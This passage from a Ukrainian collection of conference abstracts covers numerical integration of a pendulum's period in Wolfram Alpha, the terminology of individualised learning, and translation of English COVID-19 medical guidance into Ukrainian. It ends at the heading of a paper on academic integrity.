


Рисунок 2. Результат обчислення визначеного інтеграла і графік підінтегральної функції.

Одна з інструкцій до програми Wolfram Alpha [5], містить не лише перелік методів чисельного інтегрування, що найчастіше використовуються у цій програмі, але й інформацією про те, якими спеціальними параметрами потрібно доповнювати звичайний запит на обчислення визначених інтегралів, якщо користувачу необхідно використати конкретний чисельний метод, отримати результат із наперед заданою точністю, розбити відрізок інтегрування на задану кількість інтервалів, порівняти різні числові методи інтегрування, тощо.

Наприклад, увівши таку команду: «integrate ((2\*cosx)^(-1/2))dx left endpoint method with 500 intervals x=0..pi/2», отримуємо від комп'ютерної програми не лише значення, розраховане за вказаним нами методом для 500 інтервалів розбиття, але й таблицю, скріншот якої наведено на рис. 3.

method	result	absolute error	relative error
left endpoint	1.79731	0.0567679	0.0306179
right endpoint	1.79509 – 175 176. i	175 176.	94481.8
midpoint	1.8301	0.0239741	0.0129305
trapezoidal rule	141 945.	141 943.	76557.4
Simpson's rule	47316.2	47314.3	25519.1
Boole's rule	22081.9	22080.	11908.9

Рисунок 3. Результати інтегрування  $\int_0^{\pi/2} \frac{d\varphi}{\sqrt{2\cos\varphi}}$  різними методами для 500 інтервалів розбиття.

Найбільш точним серед усіх, у порівнянні з розрахунками за допомогою спеціальних функцій, виявився так званий «метод середньої точки» (у вітчизняній літературі відомий як «метод середніх прямокутників»). Цей результат можна зрозуміти, повернувшись до графіка підінтегральної функції, наведеного на рис. 2. Дійсно, при наближенні аргументу до значення  $\frac{\pi}{2}$  підінтегральна функція прямує до нескінченності. Це і призводить до того, що більшість методів, наведених у таблиці, дають неприйнятні результати. Зрозуміло, що аналогічну ситуацію ми будемо спостерігати і у загальному випадку при наближенні аргументу підінтегральної функції до значення  $\varphi_{\max}$ :

$$T = 4 \sqrt{\frac{l}{g}} \int_0^{\varphi_{\max}} \frac{d\varphi}{\sqrt{2(\cos \varphi - \cos \varphi_{\max})}}.$$

Під час виконання науково-дослідної роботи з'ясувалося, що можна перетворити вираз для періоду коливань так, щоб підінтегральна функція не прямувала до нескінченності на інтервалі інтегрування. Тому при організації навчального дослідження гуртківцям було запропоновано звернутися до підручника [6], орієнтованого на студентів закладів вищої освіти. Щоб порівняти отриману нами формулу з тією, що міститься у цьому підручнику, старшокласники мали перейти від косинуса кута до квадрату синуса половинного кута:

$$\cos \varphi = 1 - 2 \sin^2 \frac{\varphi}{2}.$$

Тоді вираз для періоду коливань набуде вигляду:

$$T = 2 \sqrt{\frac{l}{g}} \int_0^{\varphi_{\max}} \frac{d\varphi}{\sqrt{\sin^2 \frac{\varphi_{\max}}{2} - \sin^2 \frac{\varphi}{2}}}.$$

Далі у підручнику пропонується ввести таку заміну:

$$u = \frac{\sin \frac{\varphi}{2}}{\sin \frac{\varphi_{\max}}{2}},$$

яка в подальшому мала привести нас до такого виразу для періоду коливань:

$$T = 4 \sqrt{\frac{l}{g}} \int_0^{\pi/2} \frac{du}{\sqrt{1 - k^2 \sin^2 u}}, \text{ де } k = \sin \frac{\varphi_{\max}}{2}.$$

Однак, при більш детальному аналізі формул стає зрозумілим, що у підручнику припустилися друкарської помилки. Насправді, заміна має бути такою:

$$\sin u = \frac{\sin \frac{\varphi}{2}}{\sin \frac{\varphi_{\max}}{2}}.$$

Цікавими виявилися дві особливості цієї заміни: 1) нова підінтегральна функція вже не прямує до нескінченності, 2) межі інтегрування залишаються однаковими для будь-якого значення  $\varphi_{\max}$  і не залежать від нього.

У тій самій програмі Wolfram Alpha можна побудувати, як це зроблено на рис. 4, графіки двох порівнюваних підінтегральних функцій для максимального кута відхилення  $\varphi_{\max} = \frac{\pi}{2}$ . Звернемо увагу на те, що програма при побудові графіків функцій сама перетворила відповідні аналітичні вирази.




Рисунок 4. Графіки функцій  $y = \frac{1}{\sqrt{1-0,5\sin^2 x}}$  та  $y = \frac{1}{\sqrt{2\cos x}}$ .

Чисельне інтегрування нової функції всіма запропонованими методами дає досить точний результат для тих самих 500 інтервалів розбиття. Для порівняння ж результатів чисельного обчислення отриманих інтегралів «методом середньої точки» для різної кількості інтервалів розбиття було складено таблицю 1. Як бачимо, перетворений вираз вже при невеликій кількості інтервалів дає правильний результат. Натомість вихідний інтеграл не дозволяє отримати це значення навіть при значному збільшенні інтервалів розбиття.

Таблиця 1.

Порівняння результатів обчислення двох інтегралів для різної кількості інтервалів розбиття проміжку інтегрування.

Intervals	$\int_0^{\frac{\pi}{2}} \frac{dx}{\sqrt{1-\frac{\sin^2 x}{2}}}$	$\int_0^{\frac{\pi}{2}} \frac{dx}{\sqrt{2\cos x}}$
1	1,813799	1,320877
5	1,854075	1,614387
25	1,854075	1,746860
125	1,854075	1,806126
625	1,854075	1,832632
3125	1,854075	1,844485

Отже, після вдалої заміни змінної не має сенсу обирати велику кількість інтервалів розбиття при чисельному підрахунку визначеного інтегралу, який входить до формули для періоду коливачь математичного маятника. Це є

важливим фактом, бо для побудови графіка залежності періоду від амплітуди коливань обчислення доводиться виконувати для кожного значення амплітуди.




Рисунок 5. Графік залежності періоду (у відносних одиницях) коливань математичного маятника від максимального кута відхилення нитки.

### Список літератури:

1. Мала академія наук України. URL: <https://man.gov.ua/> (дата звернення 01.06.2022).
2. Выготский Л.С. Психология. М.: Изд-во ЭКСМО-Пресс, 2000. 1008 с.
3. Талалай В.В., Кочетков А.В., Федотов П.В., Талалай М.В. Определение периода больших колебаний маятника (до  $90^\circ$ ) // Интернет-журнал «Науковедение», Том 8, №5 (2016), URL: <http://naukovedenie.ru/PDF/73TVN516.pdf> (дата звернення 01.06.2022).
4. Wolfram Alpha. Computational. Intelligence. URL: <https://www.wolframalpha.com/> (дата звернення 01.06.2022).
5. Как вычислить приближенное значение определенного интеграла в Wolfram Alpha, используя численные методы решения интегралов, URL: [http://www.wolframalpha-ru.com/2013/06/wolframalpha\\_16.html](http://www.wolframalpha-ru.com/2013/06/wolframalpha_16.html) (дата звернення 01.06.2022).
6. Сивухин Д. В. Общий курс физики. Учеб, пособие: Для вузов. В 5 т. Т. I. Механика. 4-е изд., стереот. М. : ФИЗМАТЛИТ; Изд-во МФТИ, 2005. 560 с.

## ІНДИВІДУАЛІЗАЦІЯ НАВЧАННЯ: АНАЛІЗ ТРАКТОВОК ПОНЯТЬ

**Шелестова Людмила Володимирівна**

доктор педагогічних наук,  
старший науковий співробітник,  
провідний науковий співробітник,  
відділ дидактики, Інститут педагогіки НАПН України

Інноваційні процеси в освіті потребують зміни у підходах до навчання учнів, виховання у них не лише ключових компетентностей, а таких особистісних якостей як: мобільність, гнучкість, комунікабельність, самостійність, здатність брати на себе ініціативу, робити вибір і нести за нього відповідальність. Тому важливим є виховання індивідуальностей, які володіють цими якостями та компетентностями, створення можливостей для кожної особистості реалізувати свій потенціал. З огляду на це актуалізується проблема індивідуалізації навчання, яка надає навчальним діям учня осмисленості, усвідомлення ним цілей та бачення власних освітніх перспектив.

У широкому розумінні індивідуалізація навчання розуміється науковцями як спосіб забезпечення кожному учневі права й можливості на формулювання власних освітніх цілей і завдань, своєї освітньої траєкторії з метою розвитку соціально затребуваних якостей особистості.

Для педагогіки як галузі гуманітарного знання властива варіативність у трактуванні різних понять, використання близьких за змістом понять як синонімів. Не винятком є і сукупність понять, пов'язаних з проблемою індивідуалізації навчання. У цій царині окрім поняття «індивідуальна освітня траєкторія» (ІОТ) використовуються поняття «індивідуальний освітній маршрут» (ІОМ), «індивідуальна освітня програма» (ІОП), «індивідуальна траєкторія розвитку» (ІТР), «узагальнений освітній маршрут» (УОЗ), «індивідуальна траєкторія навчання» (ІТН). Узагальнимо коротко результати аналізу наукових робіт з цього питання [2-6 та ін.].

*Індивідуальна освітня програма (ІОП)* розуміється як програма освітньої діяльності учня, яка спрямована на його особистісний розвиток; наперед продуманий план освітньої діяльності на певний строк і передбачає обов'язковість виконання певних дій та отримання результатів [1]; розроблена і реалізована учнем самостійно, водночас під супроводом учителя (тьютора, наставника), на основі особистісних, освітніх та професійних можливостей, інтересів, потреб і запитів. Взаємодія учня та вчителя (тьютора, наставника) є рухом (розвитком) обох; останній за необхідності надає допомогу та підтримку, але не нав'язує шлях розвитку. Тобто учень у цій ситуації є активним суб'єктом освітнього процесу. Вибудовування індивідуальної освітньої програми передбачає декілька напрямків реалізації: змістовий (варіативні навчальні плани

та освітні програми, які визначають освітній маршрут), діяльнісний (спеціальні педагогічні технології) та організаційний.

*Індивідуальна освітня траєкторія (ІОТ)* має просторово-часову характеристику, тобто є траєкторією, лінією руху учня, фіксація змісту отриманого ним досвіду (успіху, труднощів чи невдач), освітніх досягнень, характеристик індивідуального освітнього простору, що дає можливість здійснити педагогічне прогнозування і реалізувати освітній проект учителя (тьютора, наставника).

Тобто, поняття «індивідуальна освітня програма» (ІОП) та «індивідуальна освітня траєкторія» (ІОТ) взаємопов'язані між собою: спочатку учень вибудовує індивідуальну освітню програму (ІОП), а її реалізацією є індивідуальна освітня траєкторія (ІОТ), оскільки саме вона відображає конкретні результати учня у ході реалізації індивідуальної освітньої програми. Оскільки індивідуальна освітня програма (ІОП) вибудовується в змістовому, діяльнісному та організаційному аспектах, відповідно індивідуальна освітня траєкторія (ІОТ) відображає конкретні результати учня за цими ж параметрами.

Хочемо також зауважити, що в багатьох джерелах можемо помітити використання понять «індивідуальна освітня програма» (ІОП) та «індивідуальна освітня траєкторія» (ІОТ) як синонімів. У цих роботах автори припускаються порушень принципів формальної логіки і зазначають, що індивідуальна освітня траєкторія є цілеспрямованою освітньою програмою, яка забезпечує учневі позицію суб'єкта вибору, розробки, реалізації освітнього стандарту за педагогічної підтримки. Очевидно, що нелогічно пояснювати сутність поняття «траєкторія» як «програма, яка...», оскільки «траєкторія» – це лінія руху, а «програма» – наперед продуманий план дій.

Рух за освітньою траєкторією передбачає послідовний перехід з одного стану в інший за певний проміжок часу під впливом різних чинників. Індивідуальну освітню траєкторію вчені пропонують характеризувати через сукупність таких параметрів:

- початковий стан (опис початкового освітнього стану, в якому знаходиться учень у момент початку руху);
- рівень (характеристика рівня освіти, якого може досягти учень);
- спрямованість (умовна характеристика орієнтації учня на певну галузь знань ( з урахуванням рівня освіти);
- швидкість (характеристика, яка визначає час переміщення учня з одного рівня освіти в інший, час навчання у певному навчальному закладі);
- обмеження (галузі навчального простору, в якому учень не може знаходитись за певних об'єктивних чи суб'єктивних обставин);
- ділянка активного руху (проміжок часу, в якому учень навчається в певному навчальному закладі за певною програмою);
- ділянка пасивного руху (проміжок часу, в якому учень завершив освіту в навчальному закладі і не використовує здобуті знання у буденній діяльності);

- можливість реалізації (можливість реалізації освітньої траєкторії з урахуванням об'єктивних і суб'єктивних освітніх обмежень);
- кінцевий стан (стан, в якому учень завершує свою освіту в даний момент часу);
- управління (цілеспрямований або випадковий вплив на учня, за якого його освітня траєкторія змінюється під впливом подій чи фактів, що виникли в освітній ситуації);
- вимоги до досягнення мети (вимоги до показників навчання учня відповідно за завдання підвищення рівня освіти) [6].

Поняття «індивідуальна освітня траєкторія» (ІОТ) тісно пов'язане з поняттям «індивідуальний освітній маршрут» (ІОМ). У тлумачному словнику «траєкторія» визначається як безперервна лінія, яку описує тіло або його точка під час руху [7], а «маршрут» – як заздалегідь визначений шлях проходження, їзди тощо [8]. З огляду на це, в науці й розмежовуються поняття «індивідуальна освітня траєкторія» (ІОТ) та «індивідуальний освітній маршрут» (ІОМ): маршрут – це завчасно намічений шлях отримання освіти, а траєкторія – це те, що відбулося в реальності і може мати відхилення від маршруту. Тобто, індивідуальний освітній маршрут є завчасно наміченим шляхом отримання освіти на основі індивідуальної навчальної програми; засвоєнням учнем навчальної програми з урахуванням його досвіду, рівня його індивідуальних потреб і можливостей. В індивідуальному освітньому маршруті чітко визначені часові межі, етапи навчання, критерії якості. Індивідуальний освітній маршрут (ІОМ) є одним із варіантів *узагальненого освітнього маршруту (УОЗ)* – сукупності загальних для всіх учнів етапів, періодів, ліній, які характеризують їхній рух при отриманні освіти та відображають взаємодію з освітнім середовищем.

Науковці також послуговуються поняттям «індивідуальна траєкторія розвитку» (ІТР) яке трактується як лінія руху учня в його саморозвитку з властивими йому своєрідними, неповторними рисами. Тобто йдеться про вплив процесу навчання на зміни в особистості учня: його мотивації та ієрархії мотивів, формування його ціннісних орієнтацій, розвитку готовності до саморозвитку та адекватного самооцінювання.

Поняття «індивідуальна траєкторія навчання» (ІТН) близьке до поняття «індивідуальна освітня траєкторія» (ІОТ), проте дещо вужче, оскільки в першому випадку йдеться лише про навчання, в другому – про навчання, виховання та розвиток.

Таким чином, індивідуалізація освіти та проектування цього процесу для кожного учня може здійснюватися на трьох рівнях: найбільш загальне уявлення про план дій відображається в індивідуальній освітній програмі. Конкретизація програми здійснюється через розробку індивідуального освітнього маршруту та індивідуальної освітньої траєкторії. В ході реалізації індивідуальної освітньої траєкторії учнем може здійснюватися уточнення та корекція обраного шляху руху.

**Список літератури**

1. Словник української мови: в 11 томах. — Том 8, 1977. — С. 157.
2. Лозенко А. Індивідуалізація в умовах традиційної технології навчання: проблеми і перспективи. Наукові записки. Випуск 9. Серія: Проблеми методики фізико-математичної і технологічної освіти. Частина 3. Кіровоград: РВВ КДПУ ім. В. Винниченка, 2016. С. 191–194.
3. Терещук Г. Індивідуалізація навчання в контексті ідей концепції нової української школи. Наукові записки. Серія: педагогіка. 2017. № 2. С. 6-16.
4. Толмачова І.М., Шпитальна Н.С. Забезпечення індивідуального підходу в освітньому процесі школи першого ступеня. International scientific and practical conference. September 25–26, 2020. P. 238-241.
5. Урусський А. В. Методика реалізації індивідуального підходу до навчання старшокласників за технологічним профілем. Дис... канд. пед. наук. Тернопіль, 2016. 235 с.
6. Абросимов В. К., Лебидько В. В. Индивидуальные образовательные траектории: формализация выбора, построения, управления. Открытое образование. 2009. № 4. С. 4–16.
7. Словник української мови: в 11 томах. Том 10, 1979. С. 225.
8. Словник української мови: в 11 томах. Том 4, 1973. С. 635.



# **ОСОБЛИВОСТІ ПЕРЕКЛАДУ ДИРЕКТИВНИХ ТЕКСТІВ (НА МАТЕРІАЛІ АНГЛОМОВНИХ МЕДИЧНИХ ІНСТРУКЦІЙ У КОНТЕКСТІ ПАНДЕМІЇ COVID-19 ТА ЇХ ВАРІАНТІВ ПЕРЕКЛАДУ УКРАЇНСЬКОЮ МОВОЮ)**

**Дерік Ілона Морисівна,**  
кандидат філологічних наук,  
доцент, доцент кафедри перекладу і теоретичної та прикладної лінгвістики  
Університет Ушинського

**Низька Тетяна Сергіївна,**  
магістрантка другого року навчання  
Університет Ушинського

Наразі медицина є однією з найбільш затребуваних сфер діяльності людини. Заради досягнення більших успіхів, свої дії об'єднують вчені з різних країн, що не може не призводити до розширення сфери застосування медичного перекладу. Так, все більш затребуваним стає переклад медичної документації, наприклад, рекомендацій та планів Всесвітньої організації охорони здоров'я, а також посібників із профілактики та лікування COVID-19. Робота з цим типом документації вимагає від перекладача поєднання різних підходів, оскільки переклад є не тільки медичним, але й певним чином юридичним (у випадках, коли йдеться про переклад офіційної документації) або навчальним, що посилює вимоги до адекватності та смислової точності перекладу.

Таким чином, тези присвячено проблемі медичного перекладу у мовній парі англійська-українська на матеріалі рекомендацій ВОЗ для медичних фахівців та посібника з профілактики та лікування COVID-19.

Вивчення особливостей медичного перекладу, пов'язаних з ним складнощів та різних підходів активно вивчається у сучасній лінгвістиці (Allright J. [1], Карасик В. І. [2], Майборода С. В. [3], Макушева Ж.Н. [4], Мертова Н. [5], Wilce J.M.[9]), і швидше за все, інтерес до цієї теми зростатиме і далі. Проте питання перекладу медичної документації ще й досі є недостатньо ґрунтовно висвітленим у українськомовному інформаційному просторі.

Проблематика є актуальною унаслідок високого попиту на якісний переклад медичної документації в умовах відсутності чітких рекомендацій щодо перекладу медичних текстів.

Наукова новизна розвідки полягає у аналізі найбільш розповсюджених перекладацьких прийомів, що застосовуються при перекладі медичних текстів із англійської мови українською з метою формулювання рекомендацій щодо медичного перекладу.

Об'єктом дослідження виступили медичні тексти англійською мовою та їх перекладацькі відповідники українською. Предметом – провідні перекладацькі

прийоми, які було застосовано під час перекладу українською мовою англомовних текстів медичного дискурсу.

Матеріалом дослідження було обрано такі медичні рекомендації «Лабораторне тестування при підозрі на зараження людини новим коронавірусом 2019 року» [6] англійською мовою, загальним обсягом 20 сторінок та їх переклад українською мовою, загальним обсягом 26 сторінок.

Мета полягала у вияві особливостей перекладу англомовних текстів медичного дискурсу українською мовою та визначенні найбільш ефективних прийомів перекладу.

Для досягнення цієї мети, були поставлено та виконано наступні завдання:

- Схарактеризувати медичний дискурс, описати його провідні риси;
- Проаналізувати різнорівневі лінгвістичні особливості англомовних текстів медичного дискурсу;
- Визначити провідні перекладацькі прийоми, що застосовуються при перекладі англомовних текстів медичного дискурсу українською мовою.

Для виконання описаних вище завдань і, як наслідок, досягнення мети були використані такі методи дослідження, як описово-аналітичний метод, порівняльно-зіставний метод, метод кількісного, контекстуального, семантичного та інтерпретативного аналізу, а також метод аналізу словникових дефініцій.

Теоретична значущість дослідження полягає у тому, що це доповнює теорію медичного перекладу, розглядаючи переклад медичної документації з погляду як формальної, так і семантичної відповідності перекладного тексту оригіналу, тобто досягнення адекватності перекладу.

Практична значущість дослідження полягає у можливості використання результатів дослідження та сформульованих у результаті його виконання рекомендацій медичними перекладачами. Крім того, результати даної роботи можуть бути використані у процесі підготовки перекладачів медичних текстів, у викладанні теорії та практики перекладу, а також при складанні курсів навчання медичного перекладу.

Серед сучасних розвідок, присвячених з'ясуванню специфіки медичного дискурсу наявна певна полемічність поглядів. Згідно лінгвістичного підходу тлумачення цього поняття, медичний дискурс поєднує всі матеріали і документи медичної тематики: від наукових статей до усного пояснення схеми лікування пацієнту, що обумовлює жанрову різноманітність. З огляду на трактування медичного дискурсу послідовниками М. Фуко, ключовим є проживання та розуміння медичного досвіду [8]. Найбільш вузьким є уживання поняття «медичний дискурс» для позначення власне дискурсу психотерапевтичного, який, у свою чергу, розуміється як комунікація, що відбувається у процесі психотерапії.

Оскільки за визначенням В.І. Карасика, медичний дискурс є соціально-орієнтованим інституціональним дискурсом[2], він відповідно до критеріїв приналежності до цієї групи визначається залежністю від специфіки комунікативного акту в цілому та комунікативної специфіки зокрема, визначається негомогенністю та підвищеною персуазивністю.

Варто зазначити, що наразі до медичного дискурсу можна зарахувати і тексти, які на перший погляд належать до інших галузей: наприклад, контент інтерфейсів програмного забезпечення медичної тематики, інструкції з експлуатації медичної техніки, інструкції до медикаментів тощо. Одним із наслідків цієї особливості стає взаємне міждисциплінарний характер медичного дискурсу, який виявляється у взаємопроникненні та синергії термінології і форматів технічного та медичного дискурсу.

Щодо високого ступеня персуазивності, вона маніфестується за рахунок таких комунікативних елементів, як рекомендації, заборони, розпорядження та інструкції. У медичному дискурсі наявні три основних типи комунікативних стратегій: діагностичну, лікувальну та рекомендувальну.

Виходячи з перерахованих вище дистинктивних характеристик медичного дискурсу, можна дійти висновку, що медичні тексти визначаються низкою особливостей, які певним чином впливають на переклад, як полегшуючи, так і ускладнюючи його. Звичайно, більший інтерес становлять проблеми медичного перекладу з неблизько споріднених мов.

В аспекті лексичних лінгвістичних особливостей англомовних медичних текстів аналіз засвідчив наявність великої кількості термінів і одиниць, запозичених з інших сфер діяльності людини. Таким чином, до фонових знань перекладача медичних текстів крім мовної компетенції у галузі медицини повинні бути включені фахові компетенції науках, у таких науках, як фізика, ІТ, статистика та інші. Іншою проблемою медичного перекладу є високий вміст інтернаціональної лексики як у діахронії, так і у синхронії. У діахронічному плані це перед усім стосується великої кількості термінів, часто синонімічних грецького та латинського походження на кшталт: «*bacteria*», «*cholera*», «*neoplasm*», «*tumor*», «*tonsilitis*», «*appendicitis*», «*insomnia*», «*pneumonia*», «*cordial*», «*cardio*» і т.ін. У той же час деякі з цих інтернаціоналізмів мають повні синоніми суто англійського походження: «*insomnia*»–«*sleeplessness*», «*nausea*»–«*sickness*», «*pneumonia*» – «*lung unflammation*». У синхронії прикладами інтернаціоналізмів можуть слугувати терміни французького походження: «*jaundice*» – «*yellow fever*» «*malady*»– «*disease*»; «*fatigue*» – «*stamina*».

За результатами аналізу експериментальної вибірки близько 30 % англійських медичних термінів мають французьке походження (наприклад, «*bowel*» – «кишківник», «*disease*» – «хвороба», «*malaise*» – «нездужання»), близько 29 % латинське (наприклад, «*virus*» – «вірус», «*femur*» – «стегнова кістка», «*puncture*» – «прокол», «*insulin*» – «інсулін») та близько 6% грецьке (наприклад, «*trauma*» – «травма», «*diabetes*» – «діабет», «*tyopria*» – «короткозорість»).

Іншою перекладацькою проблемою англо-українського медичного перекладу є поширеність псевдоінтернаціоналізмів або міжмовних омонімів, також відомих як хибні друзі перекладача. Серед найбільш розповсюджених джерел медичних псевдоінтернаціоналізмів у мовній парі англійська-українська слід назвати неповне запозичення шляхом перекладацької трансформації конкретизації (коли разом зі словом у нову мову переходить лише частина його значення або одне з кількох значень), а також етимологічна спорідненість слів за

відсутності загальної семантики. Прикладом першого явища може бути передача англійського слова «*stress*» українською. При запозиченні у якості медичного терміна зберігається лише одне з багатьох значень цього полісемічного слова стан підвищеної нервової напруги, перенапруги.

Одним із найвідоміших хибних друзів перекладача в медичній лексиці є слово «*angina*», яке всупереч очікуванням непідготовленого перекладача перекладається як «*стенокардія*», а аж ніяк не як «*ангіна*». Це обумовлено тим, що обидва слова «*angina*» і «*ангіна*» мають латинське походження, проте український термін утворився за допомогою перекладацької трансформації транслітерації у поєднанні з вилученням від латинського термінологічного словосполучення «*angina tonsillitis*» («*задушення від запалення мигдаликів*»), тоді як англійський термін «*angina*» («*стенокардія*») утворено шляхом скорочення від латинського словосполучення «*angina pectoris*» («*удушення грудне*»).

Ще однією важливою дистинктивною рисою англомовних медичних текстів в аспекті вокабуляру є поширеність скорочень і аббревіатур. При перекладі українською не всі аббревіатури зберігають скорочену форму, досить великий відсоток відтворюється у вигляді розгорнутих словосполучень.

Так, у межах однієї галузі, наприклад, психіатрії одна аббревіатура «*BPD*» може використовуватись у двох різних вузькофахових значеннях на позначення розладів особистості: «*bipolar personality disorder*» («*біполярний розлад особистості*») та «*borderline personality disorder*» («*прикордонний розлад особистості*») [3]. Подібну омонімію неможливо виявити за контекстом і без розшифровки аббревіатури читач і перекладач перебуває у ситуації двозначності.

Щодо структурних особливостей англомовних медичних текстів оформлення змінюється залежно від вимог жанру. При перекладі використовується тактика коректного оформлення інформації та збереження формально-структурних характеристик тексту, яка дозволяє коректно оформити перекладений текст відповідно до вимог мови перекладу.

Слід окремо зупинитись на відмінностях у оформленні різних жанрових різновидів медичної документації, зокрема рецептів на препарати та протоколів лікування. Як і відмінності в організації охорони здоров'я, на особливості медичних текстів вплинула культура лікування. Існують певні суттєві відмінності у номенклатурі органів та систем органів, розбіжності у проведенні досліджень та представленні й оформленні їх результатів. Особливості оформлення такої документації будуть тісно пов'язані з цілями її використання та наявністю доступних перекладачеві аналогів у мові перекладу. Зазвичай у такій ситуації перекладачеві слід послуговуватись тактикою лінгвокультурної та прагматичної адаптації.

У цілому, можна зауважити, що найбільш влучною і адекватною стратегією будь-яких англомовних текстів українською мовою є стратегія комунікативно-рівноцінного перекладу. Серед тактик перевага надається тактикам коректного оформлення інформації, збереження формально-структурних характеристик тексту, лінгвокультурної і прагматичної інформації та передачі релевантної інформації. Вище перелічені тактики реалізуються за рахунок використання перекладацькими операціями додавання, вилучення, перестановки, граматичної

та функціональної заміни, генералізації та конкретизації, транскодування та прийому семантичного розвитку. Найменш вживаною є трансформація формальної негативації.

#### Список літератури:

1. Allwright J. An approach to the teaching of medical English. In Susan Holden (ed.), *English for specific purposes*. *MEP, MacMillan*. 1977. P.58–62.
2. Карасик В. И. О категориях дискурса. *Языковая личность: социолингвистические и эмотивные аспекты: Сборник научных трудов*. 1998. С. 185–197.
3. Майборода С. В. Медицинский дискурс: современные теоретико-методологические подходы и перспективы исследования. *Коммуникативные исследования*. 2017. Т. 11, № 1. С. 63–74.
4. Макушева Ж. Н. Специфика медицинского дискурса на материале аутентичных текстов по специальности. *Филологические науки. Вопросы теории и практики*. 2014. Т. 35, № 5. С. 108–111.
5. Мертова Н. Проблематика перевода в медицинском дискурсе. *Язык и культура*. 2015. №21–22. С. 48–57.
6. Лабораторне тестування при підозрі на зараження людини новим коронавірусом 2019 року. *Global MediXchange for Combating COVID-19(GMCC)*. *gmcc.alibabadoctor.com*. URL: <https://gmcc.alibabadoctor.com/prevention-manual/reader?pdf> (date of access: 29.05.2022)
7. Сдобников В. В. Теория перевода: учебник для студентов лингвистических вузов и факультетов иностранных языков. Москва : АСТ: Восток-Запад, 2007. 448 с.
8. Фуко М. Рождение клиники. Москва: Смысл. 1998. 310 с.
9. Wilce J.M. Medical Discourse. *Annual Review of Anthropology*. 2009. № 38. pp. 199–215.

## ПОНЯТТЯ ДОБРОЧЕСНІСТЬ І АКАДЕМІЧНА ДОБРОЧЕСНІСТЬ У РУСЛІ МОРАЛЬНО-ЦІННІСНОЇ КОНЦЕПТУАЛІЗАЦІЇ ДІЙСНОСТІ

**Черненко Ніна Анатоліївна,**  
кандидат філологічних наук, доцент,  
кафедра мовної підготовки,  
НМУ імені О.О. Богомольця

